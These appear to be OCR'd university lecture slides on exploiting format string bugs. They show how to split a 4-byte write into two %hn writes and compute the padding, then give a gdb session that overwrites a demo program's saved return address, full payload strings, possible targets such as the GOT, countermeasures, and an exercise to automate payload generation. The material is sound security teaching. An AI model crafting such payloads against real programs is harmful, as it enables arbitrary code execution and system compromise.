
`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543` = **`17731 higher decimal value ->`** Write 2nd
`0x4241` = **`16961 lower decimal value ->`** Write 1st

`First round:` write **`0x4241`** **`=`** **`16961`** (word) at **`*pos`**

`Second round:` write **`0x4543`** **`=`** **`17731`** (word) at **`*(pos + 1)`**



ce	f6	ff	bf	pos+1
cc	f6	ff	bf	pos
..	..	..	..	

	00	00		
0xbffff6cc	41	42	43	45
	..	..	..	..

```
<target><target+2>%<lower_value>c%pos$n%<higher_value>c%pos+1$n
```

Writing 16 bits at a Time, Some Math

`0xbffff6cc:` Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

high addresses

ce	f6	ff	bf	**pos+1**
cc	f6	ff	bf	**pos**
..	..	..	..	

Note: we already placed ~~8 bytes on the stack for the addresses~~, so if we want to write **`16961`**, we must use `%`**`(16961-8)c = %16953c`**

~~**Note:** the 2nd round is incremental, so:~~
~~**`0x4543-0x4241 = %00770c`**~~

`%16953c%pos$n`: write **`0x4241 = 16961`** (word) at **`*pos`**

`%00770c%pos+1$n`: write **`0x4543`** = **`17731`** (word) at the **`*(pos + 1)`**


```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n
```

Writing 16 bits at a Time - Exploit (1)

`0x45434241`: this is **what** we want to write at `*pos`

`%16953c%pos$n`: write `0x4241 = 16961` (word) at `*pos`

`%00770c%pos+1$n`: write `0x4543` = `17731` (word) at the `*(pos + 1)`



high addresses

ce	f6	ff	bf
cc	f6	ff	bf
..	..	..	..

pos+1

pos

*(0xbffff6cc)

0xbffff6d0

0xbffff6cc

high addresses

41	42	00	00
..	..	..	..

0xbffff6d3

0xbffff6cf


```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n
```

Writing 16 bits at a Time - Exploit (2)

0x45434241: this is **what** we want to write at ***pos**

%16953c%pos$n: write **0x4241 = 16961** (word) at ***pos**

%00770c%pos+1$n: write **0x4543 = 17731** (word) at the ***(pos + 1)**



***(0xbffff6ce)**

high addresses


ce	f6	ff	bf	pos+1	0xbffff6d0
cc	f6	ff	bf	pos	0xbffff6cc
..	..	..	..		

high addresses

00	00			0xbffff6d3
41	42	43	45	0xbffff6cf
..	..	..	..	

`\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n`

	%n int*	
`%16953c%pos$n`	`%n` writes **41 42 00 00**	
`%00770c%pos+1$n`	`%n` writes **43 45 00 00**	




Side effect: just use `%hn` instead of `%n`

high addresses

0xbffff6d0	00	00			0xbffff6d3
0xbffff6cc	41	42	43	45	0xbffff6cf
	..	..	..	..	

```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$hn%00770c%pos+1$hn
```

	%n int*	**%hn** short int*
%16953c%pos$n	**%n** writes **41 42 00 00**	**%hn** writes **41 42**
%00770c%pos+1$n	**%n** writes **43 45 00 00**	**%hn** writes **43 45**



```
# We overwrite the saved %eip, as an example, with 0x45434241
# In this example, we start a program and breakpoint before the bug.

$ gdb vuln3    # Let's begin with a dummy string, just to inspect the stack
(gdb) r $'AAAABBBB%10000c%2$hn%10000c%3$hn'

# 0xbffff6cc (saved $eip)      # let's assume that we know where
                               # our target is: the saved %eip addr
(gdb) p/x 0xbffff6cc+2
0xbffff6ce                     # the address of the two low bytes
                               # is target + 2 bytes

(gdb) p/d 0x4543
17731                          # higher: so, must be written as 2nd!


(gdb) p/x 0x4241
16961                          # lower: so, must be written as 1st!


(gdb) r $'\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%00002$hn%00770c%00003$hn'
Program received signal SIGSEGV, Segmentation fault.
0x45434241 in ?? ()
(gdb) p/x $eip                 # success! We changed the ret addr!
$1 = 0x45434241
```

```
<target><target+2>%<lower_part-len(printed)>c%pos$n<higher_part-lowER_part>c%pos+1$n
```

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., 0x45434241)

The format string looks like this (left to right):

`<tgt (1st two bytes)>`	where to write (hex, little endian)
`<tgt+2 (2nd two bytes)>`	where to write + 2 (hex, little endian)
`%<low value - printed >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

```
<target+2><target>%<lower_part-len(printed)>c%pos$n<higher_part-low_part>c%pos+1$n
```

Generic Case 2

What to write = [first_part]<[second_part]

(e.g., 0x42414543)

SWAP Required

The format string looks like this (left to right):


`<tgt+2 (2nd two bytes)>`	where to write+2 (hex, little endian)
`<tgt (1st two bytes)>`	where to write (hex, little endian)
`%<low value - printed >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`



Where to write


What to write

Where “where to write” is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`



where to write (hex, little endian)

where to write + 2 (hex, little endian)

what to write - 8 (dec)

displacement on the stack (dec)

what to write - previous value (dec)

displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

🟩	**`\x98\x96\x04\x08`**	where to write (hex, little endian)
🟩	**`\x9a\x96\x04\x08`**	where to write + 2 (hex, little endian)
🟦		what to write - 8 (dec)
🟧		displacement on the stack (dec)
🟦		what to write - previous value (dec)
🟧		displacement on the stack + 1 (dec)

🟩	🟦	🟧
Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write `0xb7eb1f10` to `0x08049698`

```
0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st
```

`\x98\x96\x04\x08`	where to write (hex, little endian)
`\x9a\x96\x04\x08`	where to write + 2 (hex, little endian)
`%(7952-8)c`	what to write - 8 (dec)
	displacement on the stack (dec)
`%(47083-7952)c`	what to write - previous value (dec)
	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`


🟩	**`\x98\x96\x04\x08`**	where to write (hex, little endian)
🟩	**`\x9a\x96\x04\x08`**	where to write + 2 (hex, little endian)
🟦	**`%(7952-8)c`**	what to write - 8 (dec)
🟧	**`%<pos>$hn`**	displacement on the stack (dec)
🟦	**`%(47083-7952)c`**	what to write - previous value (dec)
🟧	**`%<pos+1>$hn`**	displacement on the stack + 1 (dec)

🟩	🟦	🟧
Where to write	What to write	Where “where to write” is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

`\x98\x96\x04\x08`	where to write (hex, little endian)
`\x9a\x96\x04\x08`	where to write + 2 (hex, little endian)
`%7944c`	what to write - 8 (dec)
`%00002$hn`	displacement on the stack (dec)
`%39131c`	what to write - previous value (dec)
`%00003$hn`	displacement on the stack + 1 (dec)



```
\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn
```

Note: `<pos> = 2` (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
    - Like a “basic” stack overflow
        - You must find the address on the stack :)
- The Global Offset Table (GOT)
    - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

A Word on Countermeasures

A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
  - e.g., count the number of expected arguments and check that they match the number of placeholders
  - FormatGuard
  - Compiler integration of count-and-check approach: Venerable Variadic Vulnerabilities Vanquished

Essence of the Problem

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

1) - a so-called variadic function
    - a **variable** number of **parameters**,
    - the fact that **parameters** are "resolved" at **runtime** by pulling them from the stack,
2) - a mechanism (e.g., placeholders) to (in)directly **r/w** arbitrary locations,
3) - the ability for the **user** to **control** them

Essence of the Problem

C-like format strings interpreters (printf, sprintf,...) are acting according to a user-specified string which can express:

- Counters (the printed chars one)
- Conditional writes in arbitrary locations
- Read operations and arithmetics

Enough to implement conditional jumps and loops… the printf behavior is *Turing complete*!

(see https://nebelwelt.net/publications/files/15SEC.pdf, https://github.com/HexHive/printbf for an example)

Conclusions

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- Where to jump, is up to the attacker, as usual, but may depends on many conditions.
- **Exercise:** try to write a little calculator to automate the exploit generation given the target, displacement and value ;-)